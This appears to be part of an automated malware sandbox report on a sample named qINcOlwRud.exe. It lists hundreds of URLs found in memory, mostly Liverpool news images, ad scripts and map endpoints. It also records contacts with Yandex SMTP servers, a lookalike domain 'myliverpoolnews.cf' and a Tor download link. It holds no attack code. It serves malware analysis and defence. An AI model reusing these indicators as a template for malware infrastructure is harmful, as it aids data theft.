http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
smtp.yandex.ru	77.88.21.158	true	false		high
myliverpoolnews.cf	104.21.56.119	true	false	• 5%, Virustotal, Browse	unknown
smtp.yandex.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-6C1A7BF393BEFEDE5EF77372F8A536BC.html	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A1DD2EDE961D10CC641FCFA5CF4FBAFC.html	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-A8BB9FBC655E731A0C6CD58E2C4B52B7.html	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000015.00000002.326476300.0000023ABEC3D000.00000004.00000001.sdmp	false		high
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000015.00000003.314649604.0000023ABEC54000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://c.amazon-adsystem.com/aax2/apstag.js	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000015.00000003.313555750.0000023ABEC60000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000015.00000003.313784192.0000023ABEC49000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000015.00000002.326636259.0000023ABEC42000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/premier-league	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 00000015.00000003.313555750.0000023ABEC60000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	qINcOlwRud.exe, 00000000.00000002.270729266.0000000002FF1000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	qINcOlwRud.exe, 00000000.00000002.304230234.000000000434C000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ads.pubmatic.com/AdServer/js/pwt/156997/3236/pwt.js	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000015.00000003.314338575.0000023ABEC45000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000015.00000002.326476300.0000023ABEC3D000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://reachplc.hub.loginradius.com"	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000015.00000002.325607355.0000023ABEC13000.00000004.00000001.sdmp, svchost.exe, 00000015.00000002.326476300.0000023ABEC3D000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000015.00000003.313555750.0000023ABEC60000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000015.00000003.290781587.0000023ABEC30000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://felix.data.tm-awx.com/felix.min.js	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000015.00000003.290781587.0000023ABEC30000.00000004.00000001.sdmp	false		high
http://https://dynamic.t	svchost.exe, 00000015.00000002.327217757.0000023ABEC64000.00000004.00000001.sdmp, svchost.exe, 00000015.00000003.313784192.0000023ABEC49000.00000004.00000001.sdmp, svchost.exe, 00000015.00000002.326636259.0000023ABEC42000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000015.00000003.313555750.0000023ABEC60000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s270b/0_RobertsonCross1.jpg	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s458/0_GettyImages-1273716690.	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/ozan-kabak	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s2-prod.mirror.co.uk/	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-	qINcOlwRud.exe, 00000000.00000002.270729266.0000000002FF1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-02-	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/champions-league	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/curtis-jones	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000015.00000002.326740904.0000023ABEC4B000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.liverpool.com/all-about/steven-gerrard	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000015.00000003.313784192.0000023ABEC49000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-ozan-kabak-future-audition-19954616	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s458/1_WhatsApp-Image-2021-03-	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-penalties-premier-league-var-17171391	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/NewsArticle	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/schedule/	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/BreadcrumbList	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false		high
http://https://securepubads.g.doubleclick.net/tag/js/gpt.js	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000015.00000003.313555750.0000023ABEC60000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000015.00000002.326476300.0000023ABEC3D000.00000004.00000001.sdmp	false		high
http://https://s2-prod.liverpool.com/	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-champions-league-jurgen-klopp-1996194	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s220b/0_GettyImages-1231353837	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s458/0_GettyImages-1302496803.	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000015.00000002.326636259.0000023ABEC42000.00000004.00000001.sdmp	false		high
http://https://felix.data.tm-awx.com/ampconfig.json"	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s615/0_GettyImages-1273716690.	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s270b/0_Salah-Pressing.jpg	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s615/0_Salah-Goal-vs-Leeds.jpg	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s270b/0_WhatsApp-Image-2021-02	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s220b/0_RobertsonCross1.jpg	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-andy-robertson-valuable-quality-19946	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-jurgen-klopp-pressing-tactics-1993836	qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.ditu.live.com/mapcontrol/logging.ashx	svchost.exe, 00000015.00000003.313555750.0000023ABEC60000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/webservices/v1/LoggingService/LoggingService.svc/Log?entry=	svchost.exe, 00000015.00000003.290781587.0000023ABEC30000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s615/0_Salah-Pressing.jpg	qINcOlwRud.exe, 00000000.00000002.271324177.000000000304A000.00000004.00000001.sdmp, qINcOlwRud.exe, 00000000.00000003.216213463.0000000004615000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gri?pv=1&r=	svchost.exe, 00000015.00000003.290781587.0000023ABEC30000.00000004.00000001.sdmp	false		high
